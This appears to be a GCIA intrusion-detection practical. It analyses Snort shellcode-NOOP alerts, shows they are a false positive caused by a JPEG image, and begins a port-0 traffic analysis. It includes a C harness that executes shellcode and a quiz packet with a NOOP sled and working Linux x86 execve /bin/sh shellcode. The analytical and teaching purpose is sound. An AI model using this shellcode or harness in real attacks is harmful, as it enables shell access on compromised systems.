The packets in the dump were produced by snort that was setup to log binary dumps of packets that caused alerts. It is unknown what ruleset was used. You probably noticed that the packet has a bad checksum error. This is due to the IP addresses being obfuscated. Also, the Dmglen is 1500 in the detect but 1514 in the tcpdump output because tcpdump includes the ethernet layer which is 14 bytes.

snort -c /etc/snort/snort.conf -l ./logs -r ./2002.9.2 -k none -dyev > snort.txt
-c config-file
Use the rules located in file config-file.
-l log-dir
Set the output logging directory to log-dir. All plain text alerts and packet logs go into this directory. If this option is not specified, the default logging directory is set to /var/log/snort.
-r tcpdump-file
Read the tcpdump-formatted file tcpdump-file. This will cause Snort to read and process the file fed to it. This is useful if, for instance, you've got a bunch of SHADOW files that you want to

process for content, or even if you've got a bunch of reassembled packet fragments which have been written into a tcpdump formatted file.

-k checksum-mode

Tune the internal checksum verification functionality with alert-mode. Valid checksum modes include all, noip, notcp, noudp, noicmp, and none. All activates checksum verification for all supported protocols. Noip turns off IP checksum verification, which is handy if the gateway router is already dropping packets that fail their IP checksum checks. Notcp turns off TCP checksum verification, all other checksum modes are on. noudp turns off UDP checksum verification. Noicmp turns off ICMP checksum verification. None turns off the entire checksum verification subsystem.

-d Dump the application layer data when displaying packets in verbose or packet logging mode.
-y Include the year in alert and log files
-e Display/log the link layer packet headers.
-v Be verbose. Prints packets out to the console. There is one big problem with verbose mode: it's slow. If you are doing IDS work with Snort, don't use the '-v' switch, you WILL drop packets.

```
===============================================================

Snort processed 69196 packets.
Breakdown by protocol:                Action Stats:

    TCP: 69196      (100.000%)         ALERTS: 129641
    UDP: 0          (0.000%)          LOGGED: 129641
   ICMP: 0          (0.000%)          PASSED: 0
    ARP: 0          (0.000%)
  EAPOL: 0          (0.000%)
   IPv6: 0          (0.000%)
    IPX: 0          (0.000%)
  OTHER: 0          (0.000%)
===============================================================
Wireless Stats:
Breakdown by type:
    Management Packets: 0         (0.000%)
    Control Packets:    0         (0.000%)
    Data Packets:       0         (0.000%)
===============================================================
Fragmentation Stats:
Fragmented IP Packets: 1         (0.001%)
   Rebuilt IP Packets: 0
   Frag elements used: 0
Discarded(incomplete): 0
   Discarded(timeout): 0
===============================================================

TCP Stream Reassembly Stats:
   TCP Packets Used:      69196      (100.000%)
   Reconstructed Packets: 0          (0.000%)
   Streams Reconstructed: 1472
===============================================================
```

snarf -d snarf/ -cgidir /usr/local/snortsnarf/cgi/ -rulesfile /etc/snort/snort.conf logs/alert

Signature	Alerts	Src's	Dst's
SHELLCODE x86 inc ebx NOOP	8	1	1

3) Description of attack

There are a lot of alerts in this snort output. We have some scanning, a possible trojan, and lots of traffic from a popular worm at that time. What stood out for me were the shellcode alerts. Considering part 1 of my paper is on buffer overflows this might be a good a chance to put in to practice what was talked about. In the case of a stack based buffer overflow an attacker attempts to overflow the stack allowing them to overwrite the instruction pointer. This allows the attacker to execute arbitrary code. The buffer generally consists of some NOOP's, the shellcode, then the buffer. After the buffer is where the attacker inputs the address to their shellcode. Calculating the correct address is hard and using NOOP's helps. A NOOP is a null instruction and the process will just skip over them. If the address which the attacker supplies points to anywhere in the NOOP sled it will make it to the shellcode.

alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any
(msg:"SHELLCODE x86 inc ebx NOOP";
content:"CCCCCCCCCCCCCCCCCCCCCCCC"; classtype:shellcode-detect; sid:1390;
rev:5;)

So what is this alert looking for. The rule doesn't specify a source and destination IP address or the destination port. It does however specify the source port. The variable $SHELLCODE_PORTS is defined as follows:

var SHELLCODE_PORTS !80

It is saying to not alert on traffic sent from port 80. This is due to the high probability of a false positive in web traffic. In the packet content it looks for a string of C's.
"CCCCCCCCCCCCCCCCCCCCCCCC"
A C translates to 0x43 in hex. If you read my paper you are probably wondering why this signature isn't looking for 0x90(NOOP). Well a 0x43 is the instruction 'inc ebx' on an x86 system. There is a signature that looks for 0x90's and attackers try to bypass this by using another instruction that leads to the same effect. Incrementing ebx has pretty much no effect in most cases so it works just as good as a NOOP instruction.

In total there were 8 packets that set off these alerts.

```
[**] [1:1390:4] SHELLCODE x86 inc ebx NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
10/02/02-05:13:47.256507 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800
len:0x5EA
81.19.69.18:8000 -> 115.74.249.65:63742 TCP TTL:46 TOS:0x0 ID:15191 IpLen:20
DgmLen:1500 DF
***A**** Seq: 0x6812E8FB  Ack: 0x97C707F  Win: 0xFFFF  TcpLen: 20

[**] [1:1390:4] SHELLCODE x86 inc ebx NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
10/02/02-06:37:36.456507 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800
len:0x5EA
```

```
81.19.69.18:8000 -> 115.74.249.65:64856 TCP TTL:46 TOS:0x0 ID:23063 IpLen:20
DgmLen:1500 DF
***A**** Seq: 0x657C10C6  Ack: 0x15547  Win: 0xFFFF  TcpLen: 20

[**] [1:1390:4] SHELLCODE x86 inc ebx NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
10/02/02-06:37:52.936507 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800
len:0x5EA
81.19.69.18:8000 -> 115.74.249.65:64995 TCP TTL:46 TOS:0x0 ID:37373 IpLen:20
DgmLen:1500 DF
***A**** Seq: 0xC9C106A6  Ack: 0x15633  Win: 0xFFFF  TcpLen: 20

[**] [1:1390:4] SHELLCODE x86 inc ebx NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
10/02/02-06:42:49.496507 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800
len:0x5EA
81.19.69.18:8000 -> 115.74.249.65:62923 TCP TTL:46 TOS:0x0 ID:61567 IpLen:20
DgmLen:1500 DF
***A**** Seq: 0x32751503  Ack: 0x158E9  Win: 0xFFFF  TcpLen: 20

[**] [1:1390:4] SHELLCODE x86 inc ebx NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
10/02/02-06:44:01.916507 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800
len:0x5EA
81.19.69.18:8000 -> 115.74.249.65:63384 TCP TTL:46 TOS:0x0 ID:45998 IpLen:20
DgmLen:1500 DF
***A**** Seq: 0x77A38F7  Ack: 0x1595F  Win: 0xFFFF  TcpLen: 20

[**] [1:1390:4] SHELLCODE x86 inc ebx NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
10/02/02-08:16:21.696507 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800
len:0x5EA
81.19.69.18:8000 -> 115.74.249.65:62455 TCP TTL:46 TOS:0x0 ID:31226 IpLen:20
DgmLen:1500 DF
***A**** Seq: 0xB3A070C3  Ack: 0xAD6566D6  Win: 0xFFFF  TcpLen: 20

[**] [1:1390:4] SHELLCODE x86 inc ebx NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
10/02/02-08:16:26.276507 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800
len:0x5EA
81.19.69.18:8000 -> 115.74.249.65:62536 TCP TTL:46 TOS:0x0 ID:34252 IpLen:20
DgmLen:1500 DF
***A**** Seq: 0x122BABB4  Ack: 0xAD7F4737  Win: 0xFFFF  TcpLen: 20

[**] [1:1390:4] SHELLCODE x86 inc ebx NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
10/02/02-08:16:39.876507 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800
len:0x5EA
81.19.69.18:8000 -> 115.74.249.65:62624 TCP TTL:46 TOS:0x0 ID:42869 IpLen:20
DgmLen:1500 DF
***A**** Seq: 0xA191D6DF  Ack: 0xADC01A39  Win: 0xFFFF  TcpLen: 20
```

4) Attack mechanism

One thing to note about the NOOP alerts is that the source port for all of them is 8000. The destination port are all very high random port numbers. It is very likely that this is return traffic of some web page the internal host requested. In the signature you will notice that it says to exclude port 80. This is due to the high probability of generating a false positive when viewing web traffic. Port 8000 in this detect is most likely a proxy port. Looking at the packet you can see the HTTP headers so there packets are indeed HTTP traffic. Just because it is HTTP traffic still doesn't mean that it is a false positive though.

```
08:16:39.876507 00:03:e3:d9:26:c0 > 00:00:0c:04:b2:33, ethertype IPv4
(0x0800), length 1514: IP (tos 0x0, ttl  46, id 42869, offset 0, flags [DF],
length: 1500, bad cksum 2c88 (->9cf5)!) 81.19.69.18.8000 >
115.74.249.65.62624: . [bad tcp cksum 466d (->b6da)!]
2710689503:2710690963(1460) ack 2915047993 win 65535
        0x0000:  0000 0c04 b233 0003 e3d9 26c0 0800 4500  .....3....&...E.
        0x0010:  05dc a775 4000 2e06 2c88 5113 4512 734a  ...u@...,.Q.E.sJ
        0x0020:  f941 1f40 f4a0 a191 d6df adc0 1a39 5010  .A.@.........9P.
        0x0030:  ffff 466d 0000 4854 5450 2f31 2e31 2032  ..Fm..HTTP/1.1.2
        0x0040:  3030 204f 4b0d 0a53 6572 7665 723a 2074  00.OK..Server:.t
        0x0050:  6874 7470 642f 322e 3232 6265 7461 3420  httpd/2.22beta4.
        0x0060:  3134 6e6f 7632 3030 310d 0a43 6f6e 7465  14nov2001..Conte
        0x0070:  6e74 2d54 7970 653a 2069 6d61 6765 2f6a  nt-Type:.image/j
        0x0080:  7065 670d 0a44 6174 653a 2057 6564 2c20  peg..Date:.Wed,.
        0x0090:  3032 204f 6374 2032 3030 3220 3137 3a31  02.Oct.2002.17:1
        0x00a0:  353a 3430 2047 4d54 0d0a 4c61 7374 2d4d  5:40.GMT..Last-M
        0x00b0:  6f64 6966 6965 643a 2057 6564 2c20 3032  odified:.Wed,.02
        0x00c0:  204f 6374 2032 3030 3220 3135 3a30 393a  .Oct.2002.15:09:
        0x00d0:  3233 2047 4d54 0d0a 4163 6365 7074 2d52  23.GMT..Accept-R
        0x00e0:  616e 6765 733a 2062 7974 6573 0d0a 436f  anges:.bytes..Co
        0x00f0:  6e6e 6563 7469 6f6e 3a20 636c 6f73 650d  nnection:.close.
        0x0100:  0a43 6f6e 7465 6e74 2d4c 656e 6774 683a  .Content-Length:
        0x0110:  2037 3134 300d 0a0d 0aff d8ff e000 104a  .7140.........J
        0x0120:  4649 4600 0102 0000 6400 6400 00ff ec00  FIF.....d.d.....
        0x0130:  1144 7563 6b79 0001 0004 0000 000d 0000  .Ducky..........
        0x0140:  ffee 000e 4164 6f62 6500 64c0 0000 0001  ....Adobe.d.....
        0x0150:  ffdb 0084 0013 1010 1811 1826 1717 2630  ...........&..&0
        0x0160:  251e 2530 2c25 2424 252c 3b33 3333 3333  %.%0,%$$%,;33333
        0x0170:  3b43 3e3e 3e3e 3e3e 4343 4343 4343 4343  ;C>>>>>>CCCCCCCC
        0x0180:  4343 4343 4343 4343 4343 4343 4343 4343  CCCCCCCCCCCCCCCC
        0x0190:  4343 4343 4301 1418 181f 1b1f 2518 1825  CCCCC.......%..%
        0x01a0:  3425 1f25 3443 3429 2934 4343 4340 3340  4%.%4C4))4CCC@3@
        0x01b0:  4343 4343 4343 4343 4343 4343 4343 4343  CCCCCCCCCCCCCCCC
        0x01c0:  4343 4343 4343 4343 4343 4343 4343 4343  CCCCCCCCCCCCCCCC
        0x01d0:  4343 4343 4343 ffc0 0011 0800 e401 5403  CCCCCC........T.
        0x01e0:  0122 0002 1101 0311 01ff c400 8600 0002  ."..............
        0x01f0:  0301 0101 0000 0000 0000 0000 0000 0304  ................
        0x0200:  0002 0501 0607 0100 0301 0100 0000 0000  ................
        0x0210:  0000 0000 0000 0000 0102 0304 1000 0201  ................
        0x0220:  0303 0107 0106 0602 0203 0000 0001 0200  ................
        0x0230:  1121 0331 1204 4151 6171 2232 1305 1481  .!.1..AQaq"2....
        0x0240:  91a1 4252 06b1 d162 7223 33c1 82e1 4392  ..BR...br#3...C.
        0x0250:  3415 1101 0101 0100 0301 0101 0003 0100  4...............
        0x0260:  0000 0000 0111 0221 3112 4103 5161 3242  .......!1.A.Qa2B
        0x0270:  13ff da00 0c03 0100 0211 0311 003f 00f6  .............?..
        0x0280:  82f7 9d9e 77f6 d7cb 7d5e 2fa7 ca7f cb8e  ....w...}^/.....
```

```
0x0290:  de2b 3d14 4127 293b 2403 9492 93b2 4024  .+=.A');$.....@$
0x02a0:  9249 1848 be52 7279 7f28 d65b 2bd4 ec5d  .I.H.Rry.(.[+..]
0x02b0:  4ea7 b25c 8a0a 454e 3c7f c9be c524 7ea9  N..\..EN<....$~.
0x02c0:  8af9 7dc5 a09b 7f2a 8591 801f 9a62 635b  ..}....*.....bc[
0x02d0:  907a c516 5b1f aa93 45c8 4178 9f19 3765  .z..[...E.Ax..7e
0x02e0:  bf48 5ce0 6437 3610 a716 0c1a 318b 1d44  .H\.d76.....1..D
0x02f0:  ccf6 4d6a ad5f 185c 595f 19a1 9162 e569  ..Mj._.\Y_...b.i
0x0300:  aa34 b296 0671 72b3 e320 6b12 7cce 9271  .4...qr...k...q
0x0310:  56b5 f192 61eb 3231 7232 38d0 f8c7 70e5  V...a.21r28...p.
0x0320:  26cd 632b 30b5 c26e 6741 8b36 4a3b 78ce  &.c+0..ngA.6J;x.
0x0330:  0ca4 89d7 2f87 259e 4e86 10e8 44c6 3958  ..../.%.N...D.9X
0x0340:  432e 76a4 2d18 d80c 274b 0995 8f33 319d  C.v.-...'K...31.
0x0350:  7cec a220 d124 195a 889a e634 aca7 bc77  ....$.Z...4...w
0x0360:  d251 6346 48b2 65ed 836c f4bc 061f 5227  .QcFH.e..l....R'
0x0370:  7708 8ae6 34ac a1e4 1dd4 8834 ab25 4449  w...4......4.%DI
0x0380:  7398 26e4 902b 00d2 0658 4ce4 e469 1c47  s.&..+...XL..i.G
0x0390:  a888 c5b4 b0a4 4f2e 6db3 8390 2900 744b  ......O.m...).tK
0x03a0:  0a45 c64b 5654 66bc 4664 d04e da27 9336  .E.KVTf.Fd.N.'.6
0x03b0:  d158 3c5c 82c2 b191 fac9 16f7 6d24 46c0  .X<\........m$F.
0x03c0:  f87e 5bf1 7928 c9a3 1daf 6bcf a303 59f3  .~[.y(....k...Y.
0x03d0:  1c9b f859 db6e a8d5 15ec 9ea3 3fee 7c18  ...Y.n......?..
0x03e0:  f66c 258d 06fa 683b a61a aaf4 f24f 139b  .l%...h;.....O..
0x03f0:  f75b 3921 14a8 89a7 cff2 8354 6434 1d08  .[9!.......Td4..
0x0400:  a887 d0c7 d0a4 9e7b 89fb 931b 8519 a818  .......{........
0x0410:  ea66 f7ba 9b77 546d 3d6b 2a59 4978 2cce  .f...wTm=k*YIx,.
0x0420:  40a2 ea7a f644 f99f 24b8 bcb8 bccf f809  @..z.D..$.......
0x0430:  9393 3e4c d7c8 d5ee 1a42 d36d 372b 02d1  ..>L.....B.m7+..
0x0440:  438b 4b7d 7626 3404 fdd3 cfdc 9a03 78c2  C.K}v&4.......x.
0x0450:  2951 735f 08b4 f16c 9c5f 7d88 63b5 09a9  )Qs_...l._}.c...
0x0460:  3da2 3997 87c3 3888 0a3c a3a0 f341 a2d0  =.9...8..<...A..
0x0470:  6a44 3626 54bb 13dc 6978 e785 dead 78f5  jD6&T...ix....x.
0x0480:  c3b0 b64a 100d 8544 5320 20d9 6b3e 8591  ...J...DS...k>..
0x0490:  31e7 5a30 0e0f 6cc7 e57e df57 be06 a1fd  1.Z0..l..~.W....
0x04a0:  2dfc e189 d793 e3b9 35df 4503 edac a96f  -.......5.E....o
0x04b0:  71a9 4b0e c8ce 7e13 e07f 6dd0 a78f 5f09  q.K...~...m..._.
0x04c0:  618c 0a01 a49a d393 9816 98ab 31f3 380e  a...........1.8.
0x04d0:  6b61 3d2f 1718 0933 f99c 2f36 e02d 2679  ka=/...3../6.-&y
0x04e0:  5740 719d 4ad5 5c1e c8c2 652c 6071 f1ab  W@q.J.\...e,`q..
0x04f0:  6da0 8ee1 1d4c 4aa3 4a47 5309 653e 6247  m....LJ.JGS.e>bG
0x0500:  6ca7 1cee 6a43 32ee 2653 8f8e 86b3 a27a  l...jC2.&S.....z
0x0510:  614d fb42 438c 2885 91b4 8c8b e2a1 2657  aM.BC.(.......&W
0x0520:  3914 a436 2005 60b3 ad60 16c6 b602 5990  9..6..`..`....Y.
0x0530:  0606 4521 4095 7c95 6a46 1caf 9889 565a  ..E!@..jF....VZ
0x0540:  89d1 eaac e3e5 005a 2b64 2594 e823 0989  .......Z+d%..#..
0x0550:  49a9 23ef 88ae 37ca 75a0 875e 2e10 3cc5  I.#...7.u..^..<.
0x0560:  9abd 922f f48a 9ce8 eca2 a684 1fb6 2b93  .../..........+.
0x0570:  4861 c2e3 0165 7af6 ee8a e4c5 b0f9 4b01  Ha...ez.......K.
0x0580:  fd57 8a7f 487f 3455 e826 963f 4ccc c4e5  .W..H.4U.&.?L...
0x0590:  b51a 7646 0727 6da1 7b18 9c96 b44c e7a5  ..vF.'m.{....L..
0x05a0:  04ee 6c9b a2b9 1492 22fb 3f96 ce3c 9551  ..l.....".?..<.Q
0x05b0:  2a8d e7a4 4572 edb4 98b3 1190 98e7 4563  *...Er........Ec
0x05c0:  4729 1b48 9ce2 a544 0b36 f151 1ce1 ad04  G).H...D.6.Q....
0x05d0:  bd2c 77da bd24 8e6d 1ba4 8863 cefc fa6d  .,w..$.m...c...m
0x05e0:  ca1b b44c 0637 b4f4 bfb8                 ...L.7....
```

Looking at the packet there are definitely quite a few 'C's in there. If these are part of a NOOP sled there are some definite problems with it though. First off the sled is disjointed. Generally a buffer overflow has the following format.

NOOP sled shellcode buffer EIP

There is a section of C's and then some various data then more C's. It's possible that this is a very small buffer and the attacker just decided to use C as the NOOP sled and the buffer. If that is the case then the shellcode is between the C's.

Here is our supposed shellcode:
01 14 18 18 1f 1b 1f 25 18 18 25 34 25 1f 25 34 43 34 29 29 34 43 43 43 40 33 40

To see if our shellcode actually does something we can insert it into a simple C program like the one below. The following program will execute the shellcode you specify in the shellcode variable. You need to put a \x before each 2 byte group.

```
char shellcode[] =
"\x01\x14\x18\x18\x1f\x1b\x1f\x25\x18\x18\x25\x34\x25\x1f\x25\x34\x43\x34\x29
\x29\x34\x43\x43\x43\x40\x33\x40";

main()
{
        int *ret;
        ret = (int *)&ret + 2;
        (*ret) = (int)shellcode;
}
```

Running this causes a segmentation fault. If it was valid shellcode it would have executed whatever it was trying to do. It is possible that the shellcode is for a different architecture but based on the information in the packet the server is running Tiny HTTP which is most likely on a Linux/x86 system.

So after doing all this analysis it is pretty safe to say this is a false positive. You might look at this packet and immediately see it is a false positive but it isn't always going to be that easy. It usually a good idea to look into packets that could possibly be a buffer overflow.

5) Correlations

Looking at the packet you can see some words at the beginning of the packet. I did a google search for JFIF, Ducky, and Adobe. Turns out this is part of the header for a JFIF file. JFIF is the image format used by a JPEG image. The layout of a jpeg header can found here at the link below.
http://www.obrador.com/essentialjpeg/headerinfo.htm .
You can actually see the header markers for each section of the jpeg in the packet. It was the quantization table that contained the part which looked like a buffer overflow.

It understandable how an image could set off this alert considering the amount of images that are transferred over a web page. Sooner or later you will get a false positive.

6) Probability the source address was spoofed

It is very unlikely that the source address was spoofed. First off the packets are TCP packets and are going to require a 3-way handshake. Second, most buffer overflows are going to establish a connection between the attacker and the victim so the attacker can perform whatever they plan to do. Even if they did spoof their IP address they wouldn't have any confirmation that their attack was successful. In this case since it was just a user retrieving a web page it would pointless for someone to spoof the IP address.

7) Evidence of active targeting

Since this was a false positive there wasn't any active targeting going on. It was just a user viewing a web page.

8) Severity

severity = (criticality + lethality) - (system countermeasures + network countermeasures)

criticality - 2
It is unknown what the internal host is used for but based on the traffic seen from the host it is most likely just a user's workstation.

lethality - 1
This turned out to be a false positive.

system countermeasures - 2
Considering some of the traffic that is seen from this host ie. file sharing, adware traffic, etc. it is likely the host is not being managed very well.

network countermeasures - 2
The firewall seems to be letting a lot of traffic in on various port that it should not be such as 21, 515, 53.

Severity = -1
This attack was a false positive and is not threat to the network.

9) Defensive recommendation

Add !8000 to the SHELLCODE_PORTS variable so false positives will not show up due to web traffic. If this was indeed a buffer overflow attack it would be wise to make sure the application used is updated. This kind of vulnerability became much more viable when Microsoft released a jpeg vulnerability. Patches are available.

10) Multiple choice test question

What does the following shellcode do if anything (Note: Linux/x86)?

Tip: Buffer overflows usually have the following format.
NOOPS Shellcode Buffer EIP

The C program that was listed earlier can help you execute the shellcode.

```
10:10:05.505855 127.0.0.1.39985 > 127.0.0.1.31500: P [tcp sum ok] 1:549(548)
ack 1 win 32767 <nop,nop,timestamp 437269157 437269157> (DF) (ttl 64, id
32734, len 600)
                         4500 0258 7fde 4000 4006 babf 7f00 0001
                         7f00 0001 9c31 7b0c b33f 4d7a b379 cbdc
                         8018 7fff b6fa 0000 0101 080a 1a10 32a5
                         1a10 32a5 9090 9090 9090 9090 9090 9090
                         9090 9090 9090 9090 9090 9090 9090 9090
                         9090 9090 9090 9090 9090 9090 9090 9090
                         9090 9090 9090 9090 9090 9090 9090 9090
                         9090 9090 9090 9090 9090 9090 9090 9090
                         9090 9090 9090 9090 9090 9090 9090 9090
                         9090 9090 9090 9090 eb1a 5e31 c088 4607
                         8d1e 895e 0889 460c b00b 89f3 8d4e 088d
                         560c cd80 e8e1 ffff ff2f 6269 6e2f 7368
                         4141 4141 4141 4141 4141 4141 4141 4141
                         4141 4141 4141 4141 4141 4141 4141 4141
                         4141 4141 4141 4141 4141 4141 4141 4141
                         4141 4141 4141 4141 4141 4141 4141 4141
                         4141 4141 4141 4141 4141 4141 4141 4141
                         4141 4141 4141 4141 4141 4141 4141 4141
                         4141 4141 4141 4141 4141 4141 4141 4141
                         4141 4141 4141 4141 4141 4141 4141 4141
                         4141 4141 4141 4141 4141 4141 4141 4141
                         4141 4141 4141 4141 4141 4141 4141 4141
                         4141 4141 4141 4141 4141 4141 4141 4141
                         4141 4141 4141 4141 4141 4141 4141 4141
                         4141 4141 4141 4141 4141 4141 4141 4141
                         4141 4141 4141 4141 4141 4141 4141 4141
                         4141 4141 4141 4141 4141 4141 4141 4141
                         4141 4141 4141 4141 4141 4141 4141 4141
                         4141 4141 4141 4141 4141 4141 4141 4141
                         4141 4141 4141 4141 4141 4141 4141 4141
                         4141 4141 4141 4141 4141 4141 4141 4141
                         4141 4141 4141 4141 4141 4141 4141 4141
                         4141 4141 4141 4141 4141 4141 4141 4141
                         4141 4141 4141 4141 4141 4141 4141 4141
                         4141 4141 4141 4141 4141 4141 4141 4141
                         4141 4141 4141 4141 4141 4141 4141 4141
                         4141 4141 4141 4141 4141 4141 4141 4141
                         4141 4141 80f8 ffbf
```

a) opens a port
b) spawns a shell

c) copies a file
d) nothing

answer: b

The shellcode is below:

eb1a 5e31 c088 4607 8d1e 895e 0889 460c b00b 89f3 8d4e 088d 560c cd80 e8e1 ffff ff2f 6269 6e2f 7368

If you input that into the program above it will spawn a shell.

12) Submission to Intrusions mailing list

This detect was posted to the Intrusions mailing list on 06/29/0. I received the following responses.

http://lists.sans.org/pipermail/intrusions/2004-June/008126.html

From: riptide@digitaltorque.com
To: "Intrusions List \(GCIA Practicals\)" <intrusions@lists.sans.org>

Date: 06/29/04 05:25

I think you did well in portraying the intent of this snort detect.
There is one statement, however, that I think should be corrected if you
will be dedicating part 1 of your paper towards buffer overflows. You say
that, "A buffer overflow is an attempt of the attacker to overflow
the stack allowing them to overwrite the instruction pointer."

That statement is mostly true, however there are buffer overflow attacks
that do not involve the stack like heap attacks. I know it's kind of a
minor detail to point out, but you are dedicating the first part of your
paper towards buffer overflows.

I really liked the detail you got into explaining the string of C's and
why they are used.

- Marcus Wu

I had neglected to mention heap overflows because I am still inexperienced in writing heap overflows. I updated part 1 and the detect to mention that stack overflows are not the only type. I did not go into explaining heap overflows as they could be explained in a paper all in itself.

From: Joe Matusiewicz <joem@nist.gov>
To: "Intrusions List \(GCIA Practicals\)" <intrusions@lists.sans.org>, intrusions@lists.sans.org

http://lists.sans.org/pipermail/intrusions/2004-June/008126.htmlDate: 06/29/04 10:58

Comments at the end....

<snip>

I've seen packets like this too many times...I recognized it instantly as a false positive. You had me going for a while -- I thought you would fall into that trap. Source port stays the same but the destination port changes and you did recognize that it was the response to a request. You didn't get fooled by port 8000 either. I did like the way you ran the shell code and recognized that it may not work on other architectures.

What I would like to see is what happens if you point a browser to:

http://81.19.69.18/ and

http://81.19.69.18:8000

Would that help to prove your case?

Hope this helps....

-- Joe

I was able to connect to 81.19.69.18 on port 80. Apparently it is a russian news website. I was not able to connect port 8000. The website is www.lenta.ru and if you do a tcpdump while visiting the website you will notice that it transfers the web page over port 8000 after you make the request on port 80.

Detect #2 Port 0 traffic

```
[**] [1:524:7] BAD-TRAFFIC tcp port 0 traffic [**]
[Classification: Misc activity] [Priority: 3]
07/15/02-17:31:07.914488 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800 len:0x42
211.47.255.22:36080 -> 46.5.106.99:0 TCP TTL:47 TOS:0x0 ID:0 IpLen:20
DgmLen:52 DF ******S* Seq: 0x418D8B9F  Ack: 0x0  Win: 0x16D0  TcpLen: 32
TCP Options (6) => MSS: 1460 NOP NOP SackOK NOP WS: 0


17:31:07.914488 211.47.255.22.36080 > 46.5.106.99.0: S [bad tcp cksum f8f8!]
1099795359:1099795359(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF)
(ttl 47, id 0, len 52, bad cksum e81c!)
0x0000   4500 0034 0000 4000 2f06 e81c d32f ff16        E..4..@./..../..
0x0010   2e05 6a63 8cf0 0000 418d 8b9f 0000 0000        ..jc....A.......
0x0020   8002 16d0 9a83 0000 0204 05b4 0101 0402        ................
0x0030   0103 0300                                      ....
```

1) Source of Trace

http://www.incidents.org/logs/Raw/2002.6.15

The packet dump contains packets from 07/14/2002 20:32 – 07/15/2002 19:54.

Determining network layout using the mac addresses.

Search for source mac addresses
tcpdump -ner 2002.6.15 awk '{print $2}' sort -u
0:0:c:4:b2:33   CISCO
0:3:e3:d9:26:c0 CISCO

Search for destination mac addresses
tcpdump -ner 2002.6.15 awk '{print $4}' sort -u
0:0:c:4:b2:33   CISCO
0:3:e3:d9:26:c0   CISCO

http://standards.ieee.org/regauth/oui/index.shtml

The devices
0:0:c:4:b2:33
0:3:e3:d9:26:c0

Source addresses using 0:0:c:4:b2:33
tcpdump -ner 2002.6.15 ether src 0:0:c:4:b2:33 awk '{print $11}' awk -F \. '{print $1 "." $2 "." $3 "." $4}' sort -u
46.5.180.133
46.5.180.250

Destination addresses using 0:0:c:4:b2:33
tcpdump -ner 2002.6.15 ether src 0:0:c:4:b2:33 awk '{print $13}' awk -F \. '{print $1 "." $2 "." $3 "." $4}' sort -u
12.217.226.136
12.253.233.128
12.253.38.10
12.254.168.174
<snip>
66.56.172.187
66.56.201.139
66.68.141.184
66.73.176.108
67.80.51.7
68.20.16.230
68.46.70.96
68.51.85.9
68.64.16.118
68.7.40.142
68.97.166.93
80.135.213.238
80.14.43.164

Source IP's with 0:3:e3:d9:26:c0
tcpdump -ner 2002.6.15 ether src 0:3:e3:d9:26:c0 awk '{print $11}' awk -F \. '{print $1 "." $2 "." $3 "." $4}' sort -u
12.39.160.31
12.5.48.6
12.99.244.2
128.102.196.25
130.205.110.105
130.220.36.156
136.2.1.101
148.63.137.69
148.63.85.105
<snip>
66.186.38.10
66.186.38.11
66.54.32.236
66.77.9.163
80.1.139.132
80.2.248.100
80.2.253.49
80.4.91.120
80.6.81.209

Destination IP's with 0:3:e3:d9:26:c0
tcpdump -ner 2002.6.15 ether src 0:3:e3:d9:26:c0 awk '{print $13}' awk -F \. '{print $1 "." $2 "." $3 "." $4}' sort -u

46.5.10.233
46.5.100.159
46.5.104.92
46.5.105.152
46.5.105.247
46.5.106.99
46.5.107.217
46.5.109.221
46.5.113.180
46.5.120.98
46.5.123.169
-snip-
46.5.85.190
46.5.85.63
46.5.90.30
46.5.91.70
46.5.93.29
46.5.95.176
46.5.95.78
46.5.98.16
46.5.98.41

Internal <----------> Cisco – Snort - Cisco <----------> External
46.5.0.0/16 0:0:c:4:b2:33 0:3:e3:d9:26:c0

0:3:e3:d9:26:c0 is letting in the following ports
tcpdump -ner 2002.6.15 ether src 0:3:e3:d9:26:c0 awk '{print $13}' awk -F \. '{print $5}'
sort -u
0:
21:
515:
53:
61030:
61139:
61142:
61213:
61297:
-snip
61337:
61621:
61622:
61640:
64806:
64912:
65076:
80:

The outside interface seems to be letting pretty much everything in. The customers ISP probably own this interface or some other unmanaged place and therefore would not block any ports.

0:0:c:4:b2:33 is letting out the following ports
tcpdump -ner 2002.6.15 ether src 0:0:c:4:b2:33 awk '{print $13}' awk -F \. '{print $5}' sort -u
1080:
12310:
1489:
15808:
17263:
18038:
1863:
18944:
1:
23542:
23795:
3991:
47092:
5634:
6139:
6254:
6345:
63469:
6347:
<snip>
6434:
6437:
6510:
6666:
80:
8284:

Web Server
tcpdump -ner 2002.6.15 src net 46.5.0.0/16 and src port 80 awk '{print $11}' awk -F \. '{print $1 "." $2 "." $3 "." $4}' sort -u
46.5.180.133

snort -c /etc/snort/snort.conf -l ./logs -r ./2002.6.15 -k none -dyev > snort.txt

snort -c /etc/snort/snort.conf -l ./logs -r ./2002.6.5 -k none -dyev > snort.txt
-c config-file
Use the rules located in file config-file.
-l log-dir
Set the output logging directory to log-dir. All plain text alerts and packet logs go into this directory. If this option is not specified, the default logging directory is set to /var/log/snort.

-r tcpdump-file

Read the tcpdump-formatted file tcpdump-file. This will cause Snort to read and process the file fed to it. This is useful if, for instance, you've got a bunch of SHADOW files that you want to process for content, or even if you've got a bunch of reassembled packet fragments which have been written into a tcpdump formatted file.

-k checksum-mode

